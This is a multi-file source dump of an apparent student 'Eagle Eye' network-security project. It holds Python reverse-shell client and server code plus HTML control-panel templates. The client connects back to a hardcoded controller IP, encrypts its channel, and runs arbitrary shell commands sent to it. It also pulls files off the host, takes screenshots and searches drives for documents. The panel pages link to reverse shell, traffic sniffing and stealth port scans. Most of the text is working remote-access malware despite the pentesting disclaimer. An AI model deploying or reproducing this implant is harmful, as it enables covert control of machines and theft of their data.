                    lists += '\n' + os.path.abspath(name)
            print(lists)
            if lists == '':
                lists = 'No directories were found in the given path.'
            length = len(lists)
            self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
            self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
        elif 'searchf' in command.decode('ISO-8859-1', errors='ignore'):
            command = command.decode('ISO-8859-1', errors='ignore')[8:]
            path, file_name = command.split('*')  # searchf c:/*abc.pdf -> ['c:/', 'abc.pdf']
            lists = ''
            for dir_path, dir_name, file_names in os.walk(path):
                for file in file_names:
                    if file == file_name:
                        lists = '\n' + os.path.abspath(file)
            print(lists)
            if lists == '':
                lists = 'No match was found in the given path.'
            length = len(lists)
            self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
            self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
        elif 'search' in command.decode('ISO-8859-1', errors='ignore'):
            command = command.decode('ISO-8859-1', errors='ignore')[7:]
            path, ext = command.split('*')  # search c:/ *.pdf -> ['c:/', '.pdf']
            lists = ''
            for dir_path, dir_name, file_names in os.walk(path):
                for file in file_names:
                    if file.endswith(ext):
                        lists += '\n' + os.path.join(dir_path, file)
            print(lists)
            if lists == '':
                lists = 'No match was found in the given path.'
            length = len(lists)
            self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
            self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
        else:
            try:
                output = subprocess.check_output(command.decode('ISO-8859-1', errors='ignore'), timeout=0.5,
                                                 shell=True)
                print("Output: ", output)
                self.conn.send(encrypt_client(str(len(output)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
                self.conn.send(encrypt_client(output, self.AES_KEY))
            except Exception as e:
                print(e)
                CMD = subprocess.Popen(command.decode('ISO-8859-1', errors='ignore'), shell=True,
```

```
                                stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE
                                )
                print(CMD)
                self.conn.send(
                    encrypt_client(
                        str(len(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))).encode(
                            'ISO-8859-1', errors='ignore'), self.AES_KEY))
                self.conn.send(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))


def main():
    client = Client("10.0.0.19", 9999)
    client.run()


main()
File Name: TCP_server.py
#####################################################################
import os
import socket
from threading import Thread
from pynput.keyboard import *
from bin.helper_methods import *


class Server(Thread):
    def __init__(self):
        self.controller = Controller()
        self.conn = socket.socket()
        self.conn.bind(("10.0.0.19", 9999))
        self.conn.listen(1)
        print('[+] Listening for income TCP connection on port 8080')
        self.conn, addr = self.conn.accept()
        print('[+]We got a connection from', addr)
        self.conn.send(AESFunc_server(enc_key.encode('ISO-8859-1', errors='ignore')))
        while True:
            try:
                self.cwd = decrypt_server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore')
                break
            except Exception:
                continue
        self.commands = []
        self.ind = 0
        self.current_input = ''
        th = Thread(target=self.key_event)
        th.start()

    def download(self, command):
        self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
        if command != 'screenshot':
            _, path = command.split("*")
        else:
            path = os.path.abspath('screenshots') + time.asctime()[4:8] + time.asctime()[
                                                    8:10] + "-" + time.asctime()[
                                                                20:] + "-" + time.asctime()[
                                                                        11:19].replace(
```

```
            ':', '-') + ".jpg"
        f = open(path, 'wb')
        while True:
            bits = self.conn.recv(1024)
            if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
                f.write(bits[:-4])
                f.close()
                print('[+] Transfer completed ')
                break
            if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
                print('[-] Unable to find the file')
                break
            f.write(bits)

    def upload(self, command):
        self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
        send, command = command.split("*")
        if os.path.isfile(command):
            print(os.path.exists(command))
            f = open(command, 'rb')
            packet = f.read(1024)
            while len(packet) > 0:
                self.conn.send(packet)
                packet = f.read(1024)
            self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
            print('[+] Transfer completed!')
        else:
            self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))

    def run(self):
        while True:
            command = input(self.cwd + ' ')
            self.SaveObject(command)
            print(command)
            if 'cd' in command:
                self.conn.send(encrypt_server(command.encode('ISO-8859-1')))
                res = decrypt_server(self.conn.recv(1024)).decode('ISO-8859-1')
                if '[+]' in res:
                    self.cwd = res[11:]
            elif 'terminate' in command:
                self.conn.send(encrypt_server('terminate'.encode('ISO-8859-1')))
                self.__init__()
            elif 'grab' in command or 'download' in command:
                self.download(command)
            elif 'screenshot' == command:
                self.download(command)
            elif 'send' in command or 'upload' in command:
                try:
                    self.upload(command)
                except Exception as e:
                    print(e)
            elif command == '':
                continue
            else:
                try:
                    self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
                    length = int(decrypt_server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore'))
```

```
            print(decrypt_server(self.conn.recv(16+length)).decode('ISO-8859-1', errors='ignore'))
        except ValueError:
            continue
        except (ConnectionResetError, ConnectionAbortedError):
            self.__init__()

def on_press(self, key):
    if key == Key.up:
        for i in range(len(self.current_input) + 10):
            self.controller.press(Key.backspace)
            self.controller.release(Key.backspace)
        self.current_input = ''
        for char in self.Back():
            self.controller.press(char)
            self.controller.release(char)
            self.current_input += char
    elif key == Key.down:
        for i in range(len(self.current_input) + 10):
            self.controller.press(Key.backspace)
            self.controller.release(Key.backspace)
        self.current_input = ''
        for char in self.Forward():
            self.controller.press(char)
            self.controller.release(char)
            self.current_input += char
    elif key == Key.backspace:
        self.current_input = self.current_input[:-1]
    elif key == Key.enter:
        self.current_input = ''
    else:
        try:
            self.current_input += key.char
        except Exception:
            pass

def Back(self):
    """Up arrow has been pressed"""
    # self.commands: ['dir', 'ipconfig', 'cd ..']
    ind = self.ind
    try:
        self.ind += 1
        if self.ind > len(self.commands):
            self.ind = 0
        return self.commands[ind]
    except IndexError:
        return ''

def SaveObject(self, obj: ...):
    """
    Appends a command to the list
    """
    if obj in self.commands:  # If I pressed a command which I already executed bring it to the first place.
        self.commands.remove(obj)
        self.commands.insert(0, obj)
    else:
        self.commands.insert(0, obj)
        self.ind = self.commands.index(obj)
```

```
    def Forward(self) -> str:
        """
        Down arrow has been pressed.
        """
        try:
            self.ind -= 1
            ind = self.ind
            return self.commands[ind]
        except IndexError:
            return ''

    def key_event(self):
        with Listener(on_press=self.on_press) as lis:
            lis.join()


def main():
    server = Server()
    server.run()


main()
File Name: Webshell_Client.py
#####################################################################
import os
import socket
import subprocess
from threading import Thread
from helper_methods import *


class Client(Thread):
    def __init__(self, IP: str, Port: int):
        self.conn = socket.socket()
        self.IP = IP
        self.Port = Port
        print(f"Trying to connect to {self.IP} in port {self.Port}")
        while True:
            try:
                self.conn.connect((IP, Port))
                break
            except Exception:
                sleep_for = random.randrange(1, 10)
                time.sleep(sleep_for)
                continue
        while True:
            try:
                AES_KEY = self.conn.recv(1024)
                self.AES_KEY = RSAFunc_client(AES_KEY).encode('ISO-8859-1', errors='ignore') # Receiving the AES key encrypted in
RSA.
                res = encrypt_client(os.getcwd().encode('ISO-8859-1', errors='ignore'), self.AES_KEY)
                self.conn.send(res)
                break
            except Exception:
                continue
```

```
def transfer(self, path):
    if os.path.exists(path):
        f = open(path, 'rb')
        packet = f.read(1024)
        while len(packet) > 0:
            self.conn.send(packet)
            packet = f.read(1024)
        self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    else:
        self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))

def download(self, command):
    f = open(command, 'wb')
    while True:
        bits = self.conn.recv(1024)
        if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
            f.write(bits[:-4])
            f.close()
            print('[+] Transfer completed ')
            break
        if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
            print('[-] Unable to find out the file')
            break
        f.write(bits)

def run(self):
    while True:
        try:
            command = decrypt_client(self.conn.recv(1024), self.AES_KEY)
            print(command)
        except ConnectionResetError:
            self.__init__(self.IP, self.Port)
            continue
        if 'terminate' in command.decode('ISO-8859-1', errors='ignore'):
            self.conn.close()
            break
        elif 'cd' in command.decode('ISO-8859-1', errors='ignore'):
            command, path = command.decode('ISO-8859-1', errors='ignore')[0], list_to_path(
                command.decode('ISO-8859-1', errors='ignore').split(' ')[1:])
            try:
                os.chdir(path)
                self.conn.send(
                    encrypt_client(f'[+] CWD is {os.getcwd()}'.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
            except Exception as e:
                self.conn.send(encrypt_client(('[-]' + str(e)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
                print("Could not enter this path.")
        elif 'grab' in command.decode('ISO-8859-1', errors='ignore') or 'download' in command.decode('ISO-8859-1',
                                                                                                    errors='ignore'):
            grab, path = command.decode('ISO-8859-1', errors='ignore').split("*")
            try:
                self.transfer(path)
            except Exception:
                pass
        elif 'upload' in command.decode('ISO-8859-1', errors='ignore') or 'send' in command.decode('ISO-8859-1',
                                                                                                    errors='ignore'):
            send, path = command.decode('ISO-8859-1', errors='ignore').split("*")
            self.download(path)
```

```
        elif 'screenshot' in command.decode('ISO-8859-1', errors='ignore'):
            path = screenshot()
            try:
                self.transfer(path)
            except Exception as e:
                print(e)
                raise
        elif 'searchd' in command.decode('ISO-8859-1', errors='ignore'):
            path = command.decode()[8:]
            lists = ''
            for dir_path, dir_name, file_names in os.walk(path):
                for name in dir_name:
                    lists += '\n' + os.path.abspath(name)
            print(lists)
            if lists == '':
                lists = 'No directories were found in the given path.'
            length = len(lists)
            self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
            self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
        elif 'searchf' in command.decode('ISO-8859-1', errors='ignore'):
            command = command.decode('ISO-8859-1', errors='ignore')[8:]
            path, file_name = command.split('*')  # searchf c:/*abc.pdf -> ['c:/', 'abc.pdf']
            lists = ''
            for dir_path, dir_name, file_names in os.walk(path):
                for file in file_names:
                    if file == file_name:
                        lists = '\n' + os.path.abspath(file)
            print(lists)
            if lists == '':
                lists = 'No match was found in the given path.'
            length = len(lists)
            self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
            self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
        elif 'search' in command.decode('ISO-8859-1', errors='ignore'):
            command = command.decode('ISO-8859-1', errors='ignore')[7:]
            path, ext = command.split('*')  # search c:/ *.pdf -> ['c:/', '.pdf']
            lists = ''
            for dir_path, dir_name, file_names in os.walk(path):
                for file in file_names:
                    if file.endswith(ext):
                        lists += '\n' + os.path.join(dir_path, file)
            print(lists)
            if lists == '':
                lists = 'No match was found in the given path.'
            length = len(lists)
            self.conn.send(encrypt_client(str(length).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
            self.conn.send(encrypt_client(lists.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
        else:
            try:
                output = subprocess.check_output(command.decode('ISO-8859-1', errors='ignore'), timeout=0.5,
                                                 shell=True)
                print("Output: ", output)
                self.conn.send(encrypt_client(str(len(output)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
                self.conn.send(encrypt_client(output, self.AES_KEY))
            except Exception as e:
                print(e)
                CMD = subprocess.Popen(command.decode('ISO-8859-1', errors='ignore'), shell=True,
```

```
                                stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE
                                )
                print(CMD)
                self.conn.send(
                    encrypt_client(
                        str(len(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))).encode(
                            'ISO-8859-1', errors='ignore'), self.AES_KEY))
                self.conn.send(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))


def main():
    client = Client("10.0.0.18", 9999)
    client.run()


if __name__ == '__main__':
    main()
File Name: Webshell_Server.py
#####################################################################
import os
import socket
from threading import Thread
from pynput.keyboard import *
from bin.helper_methods import *


class Server(Thread):
    def __init__(self):
        self.controller = Controller()
        self.conn = socket.socket()
        self.conn.bind((get_ip_address(), 9999))
        self.conn.listen(100)
        print('[+] Listening for income TCP connection on port 9999')
        self.command = ''
        self.commands = []
        self.ind = 0
        self.current_input = ''
        self.cwd = os.path.abspath('.')
        th = Thread(target=self.key_event)
        th.start()

    def connect(self):
        self.conn, addr = self.conn.accept()
        print('[+]We got a connection from', addr)
        self.conn.send(RSAFunc_server(enc_key.encode('ISO-8859-1', errors='ignore'))) # Sending the AES key with RSA encryption
        while True:
            try:
                self.cwd = decrypt_server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore')
                break
            except Exception:
                continue

    def download(self, command):
        self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
        if command != 'screenshot':
            _, path = command.split("*")
```

```
    else:
        path = os.path.abspath('screenshots') + time.asctime()[4:8] + time.asctime()[
                                                    8:10] + "-" + time.asctime()[
                                                            20:] + "-" + time.asctime()[
                                                                    11:19].replace(
            ':', '-') + ".jpg"
    f = open(path, 'wb')
    while True:
        bits = self.conn.recv(1024)
        if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
            f.write(bits[:-4])
            f.close()
            return '[+] Transfer completed '
        if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
            return '[-] Unable to find the file'
        f.write(bits)

def upload(self, command):
    self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
    send, command = command.split("*")
    if os.path.isfile(command):
        print(os.path.exists(command))
        f = open(command, 'rb')
        packet = f.read(1024)
        while len(packet) > 0:
            self.conn.send(packet)
            packet = f.read(1024)
        self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
        return '[+] Transfer completed!'
    else:
        self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
        return 'File not found'

def execute(self):
    self.SaveObject(self.command)
    print(self.command)
    if 'cd' in self.command:
        self.conn.send(encrypt_server(self.command.encode('ISO-8859-1')))
        res = decrypt_server(self.conn.recv(1024)).decode('ISO-8859-1')
        if '[+]' in res:
            self.cwd = res[11:]
        return res
    elif 'terminate' in self.command:
        self.conn.send(encrypt_server('terminate'.encode('ISO-8859-1')))
        self.connect()
    elif 'grab' in self.command or 'download' in self.command:
        self.download(self.command)
    elif 'screenshot' == self.command:
        self.download(self.command)
    elif 'send' in self.command or 'upload' in self.command:
        try:
            self.upload(self.command)
        except Exception as e:
            return e
    elif self.command == '':
        return ''
    else:
```

```
        try:
            self.conn.send(encrypt_server(self.command.encode('ISO-8859-1', errors='ignore')))
            length = int(decrypt_server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore'))
            return decrypt_server(self.conn.recv(16 + length)).decode('ISO-8859-1', errors='ignore')
        except ValueError:
            return 'Value Error'
        except (ConnectionResetError, ConnectionAbortedError):
            self.connect()

    def on_press(self, key):
        if key == Key.up:
            for i in range(len(self.current_input)):
                self.controller.press(Key.backspace)
                self.controller.release(Key.backspace)
            self.current_input = ''
            for char in self.Back():
                self.controller.press(char)
                self.controller.release(char)
                self.current_input += char
        elif key == Key.down:
            for i in range(len(self.current_input)):
                self.controller.press(Key.backspace)
                self.controller.release(Key.backspace)
            self.current_input = ''
            for char in self.Forward():
                self.controller.press(char)
                self.controller.release(char)
                self.current_input += char
        elif key == Key.backspace:
            self.current_input = self.current_input[:-1]
        elif key == Key.enter:
            self.current_input = ''
        else:
            try:
                self.current_input += key.char
            except Exception:
                pass

    def Back(self):
        """Up arrow has been pressed"""
        # self.commands: ['dir', 'ipconfig', 'cd ..']
        ind = self.ind
        try:
            self.ind += 1
            if self.ind > len(self.commands):
                self.ind = 0
            return self.commands[ind]
        except IndexError:
            return ''

    def SaveObject(self, obj: ...):
        """
        Appends a command to the list
        """
        if obj in self.commands:  # If I pressed a command which I already executed bring it to the first place.
            self.commands.remove(obj)
            self.commands.insert(0, obj)
```

```
        else:
            self.commands.insert(0, obj)
            self.ind = self.commands.index(obj)

    def Forward(self) -> str:
        """
        Down arrow has been pressed.
        """
        try:
            self.ind -= 1
            ind = self.ind
            return self.commands[ind]
        except IndexError:
            return ''

    def key_event(self):
        with Listener(on_press=self.on_press) as lis:
            lis.join()


def main():
    server = Server()


if __name__ == '__main__':
    main()
File Name: About.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>About the Eagle Eye Project</title>
</head>
<body>
<center><h1>About Us</h1></center>
<center>
    <pre>
<p style="font-size:xx-large">
    Eagle Eye is a software made to help network engineers and penetration testers scan the networks they need to examine
efficiently and easily.
    The project contains many tools made in order to simplify and ease the work of examining and testing a network's security.
    This project was developed by Ofek Erez as the CyberSecurity project for the Computer Science major.
    Disclaimer: We are not responsible for any illegal use of the any of the tools in this project.
</p>
</pre>
</center>
</body>
</html>
File Name: ActiveIPs.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Network Mapping</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
```

```
  <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
  <script>
    function check(){
      var subnet_mask = document.subnet_form.subnet.value
      if (subnet_mask.length <8){
        alert("You have to enter legal subnet mask by this format\n x.x.x.x");
        return false;
      }
      return true;
    }
  </script>
  <aside class="sidebar pos-absolute z-2"
      data-role="sidebar"
      data-toggle="#sidebar-toggle-3"
      id="sb3"
      data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
      <div class="avatar">
        <img src="images/Logo.jpg">
      </div>
      <span class="title fg-white">My End Devices Scanner</span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    </div>
    <ul class="sidebar-menu">
      <li><a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a></li>
      <li class="divider"></li>

      <li><a href="/about"><span class="mif-exit icon" id="Aboutus" ></span>About</a></li>
      <li><a href="/Shell"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a></li>
      <li><a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a></li>
      <li><a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a></li>
      <li><a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a></li>
    </ul>
  </aside>
  <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
    </div>
  </div>
  <div class="container z-1">
    <section>
      <h3>
            <center>
            Welcome to my Network mapping Tool
              </center>
          </h3>
          <hr/>

          <div class="grid">
            <form method="post" action="/active_ips" name="subnet_form">
            <div class="row">
              <div class="cell-6 offset-2">
```

```
                        <input type="text" data-role="materialinput" placeholder="Enter your subnet mask" id="subnet"
name="subnet">
                    </div>
                    <div class="cell-2">
                      <button class="button flat-button dark shadowed"  id="btnScan" onclick="check()">Scan</button>
                   </div>
                 </div>
               </form>
              </div>
     </section>
     <section>
         <h3>
                <center>
               Scan Result
                  </center>
               </h3>
               <hr/>

         {% for address in content %}
          <ul id="resultOutput">
            <a href="/computers/{{address}}"> {{address}}</a>
         </ul>
         {% endfor %}


     </section>

  </div>
  <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
  <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
   <script>
   var progress = 0;

         function LoadingStart (){
             progress = Metro.activity.open({
               type: 'square',
               overlayColor: '#fff',
               overlayAlpha: 1,
               text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
               overlayClickClose: false
             });
         }

   $("#btnScan").click(function() {
      LoadingStart();
      var subnet_mask = $("#InpIP").val();

      });;
   </script>
</body>
</html>
File Name: Authentication.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
```

```
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
  <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <title>Authenticate User</title>

</head>
<body>

<center><h1>Authentication</h1></center>
<center>
<form method="post" action="/check_authenticate">
  <div class="grid">
    <div class="row">
      <div class="cell-6 offset-2">
          <input name="inp" type="text" data-role="materialinput" placeholder="Enter The Code You Received"
id="INPAUTH">
       </div>
       <div class="cell-2">
         <button class="button flat-button dark shadowed" id="btnScan" onclick="check_code()">Login</button>
      </div>
    </div>
  </form>
  </div>
</center>

</body>
</html>
File Name: AuthReset.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
  <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <title>Authentication</title>

</head>
<body>

<center><h1>Authentication</h1></center>
<center>

  <div class="grid">
    <form method="post" action="/getemail">
    <div class="row">
      <div class="cell-6 offset-2">
          <input name="email" type="text" data-role="materialinput" placeholder="Enter your email" id="email">
       </div>
       <div class="cell-2">
         <button class="button flat-button dark shadowed" id="btnScan" >Send code</button>
      </div>
    </div>
  </div>
</form>
</center>

</body>
```

```
</html>
File Name: Client_Panel.html
#######################################################################
<!DOCTYPE html>
<html lang="en">
<head>
   <title>Network Mapping</title>
   <meta charset="utf-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
  <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
   <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
<script>
   function get_url_sniff(){
      window.location.href = "/SniffResults/Activate/" + document.URL.split('/')[4];
   }
   function get_url_SYN(){
      window.location.href ="/ScanResults/SYN/"+ document.URL.split('/')[4];
   }
   function get_url_stealth(){
      window.location.href = "/ScanResults/Stealth/"+ document.URL.split('/')[4];
   }
   function get_url_UDP(){
      window.location.href = "/ScanResults/UDP/" + document.URL.split('/')[4];
   }

   function get_url_reverse(){
      window.location.href = "/Shell/" + document.URL.split('/')[4];
      }


</script>
   <aside class="sidebar pos-absolute z-2"
        data-role="sidebar"
        data-toggle="#sidebar-toggle-3"
        id="sb3"
        data-shift=".shifted-content">
      <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
         <div class="avatar">
            <img src="images/Logo.jpg">
         </div>
         <span class="title fg-white">Control Panel</span>
         <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
      </div>
      <ul class="sidebar-menu">
         <li><a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a></li>
         <li class="divider"></li>

         <li><a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a></li>
         <li><a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a></li>
         <li><a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a></li>
         <li><a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a></li>
         <li><a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a></li>
      </ul>
   </aside>
   <div class="shifted-content h-100 p-ab">
```

```
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
    </div>
  </div>
  <div class="container z-1">
    <section>
      <h3>
            <center>
              Control Panel
              </center>
          </h3>
          <hr/>

          <div class="grid">

            <div class="row">
              <div class="cell-6 offset-2">
                <center>
                  <div class="cell-2">
                    <!-- <button class="button flat-button dark shadowed" id="btnScan">Scan</button>-->
                    <form method="get" id="sniff_form">  <button id="sniff" onclick="get_url_sniff()" type="button"
><option>  Sniff Traffic  </option> </button>  </form>
                   </div>
                 <div class="cell-2">
                    <form method="get" id="SYN_form">   <button id="syn" onclick="get_url_SYN()" type="button">
<option> SYN Port Scan </option></button>  </form>
                  </div>
                  <div class="cell-2">
                    <form method="get" id="Stealth_form" >    <button id="stealth" onclick="get_url_stealth()"
type="button"> <option> Stealth Port Scan </option> </button>  </form>
                  </div>
                    <div class="cell-2">
                    <form method="get" id="UDP_form"> <button id="udp" onclick="get_url_UDP()" type="button">
<option> UDP Port Scan </option> </button>  </form>
                  </div>
                  <div class="cell-2">
                    <form method="get" id="rev_shell_form"> <button id="reverse" onclick="get_url_reverse()"
type="button">   <option> Connect To Shell </option> </button>  </form>
                  </div>

                </center>
              </div>

            </div>

          </div>
    </section>
    <section>
      <h3>
            <center>
           Scan Result
              </center>
          </h3>
          <hr/>
    </section>
```

```
  </div>
 <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
  var progress = 0;

        function LoadingStart (){
            progress = Metro.activity.open({
              type: 'square',
              overlayColor: '#fff',
              overlayAlpha: 1,
              text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
              overlayClickClose: true
            });
        }
        function LoadingEnd(){
           Metro.activity.close(progress);
        }
  $("#sniff").click(function() {
     LoadingStart();
     });;
  $("#syn").click(function() {
  LoadingStart();
  });;
  $("#stealth").click(function() {
     LoadingStart();

     });;
  </script>
</body>
</html>
File Name: CodeSentSuccessfully.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Log Out</title>
</head>
<body>
<center><h1>Code Sent Successfully to your Email address</h1></center>
<a href="/reset">Continue</a>
<a href="/">Return to Login Page</a>
</body>
</html>
File Name: ConnectToShell.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Scan Results</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <script type="text/javascript" src="/eel.js"></script>
</head>
```

```
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->

  <aside class="sidebar pos-absolute z-2"
      data-role="sidebar"
      data-toggle="#sidebar-toggle-3"
      id="sb3"
      data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
      <div class="avatar">
        <img src="images/Logo.jpg">
      </div>
      <span class="title fg-white">My Sniffer </span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    </div>
    <ul class="sidebar-menu">
      <li><a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a></li>
      <li class="divider"></li>

      <li><a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a></li>
      <li><a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a></li>
      <li><a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a></li>
      <li><a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a></li>
      <li><a href="logout.html"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a></li>
    </ul>
  </aside>
  <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
    </div>
  </div>
  <div class="container z-1">
    <section>
      <h3>
            <center>
           Port Scanner
              </center>
          </h3>
          <hr/>

          <div class="grid">
            <div class="row">
              <div class="cell-6 offset-2">
<form method="post" action="/activated_reverse">
  <input type="text" background-color="black" foreground-color="green" data-role="materialinput"
placeholder="{{content[0]}}" name="input" id="InpIP">
   <button background-color="black" foreground-color="green" type="submit" >send</button>
  </form>
                 </div>
            </div>
          </div>
    </section>
    <section>
      <h3>
            <center>
           Reverse Shell
```

```
                    </center>
                </h3>
                <hr/>

            <ul id="resultOutput">
              <pre>
              {{content[1]}}
            </pre>
            </ul>
        </section>

    </div>
    <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
    <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
    <script>
    var progress = 0;

            function LoadingStart (){
                progress = Metro.activity.open({
                  type: 'square',
                  overlayColor: '#fff',
                  overlayAlpha: 1,
                  text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
                  overlayClickClose: true
                });
            }
            function LoadingEnd(){
              Metro.activity.close(progress);
            }
    $("#btnScan").click(function() {
        LoadingStart();
        var ip_address = $("#InpIP").val();

            LoadingEnd();
        });;
    </script>
</body>
</html>
File Name: index.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Template</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
    <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
    <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
    <aside class="sidebar pos-absolute z-2"
            data-role="sidebar"
            data-toggle="#sidebar-toggle-3"
            id="sb3"
            data-shift=".shifted-content">
        <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
            <div class="avatar">
```

```
            <img src="images/Logo.jpg">
        </div>
        <span class="title fg-white">My End Devices Scanner</span>
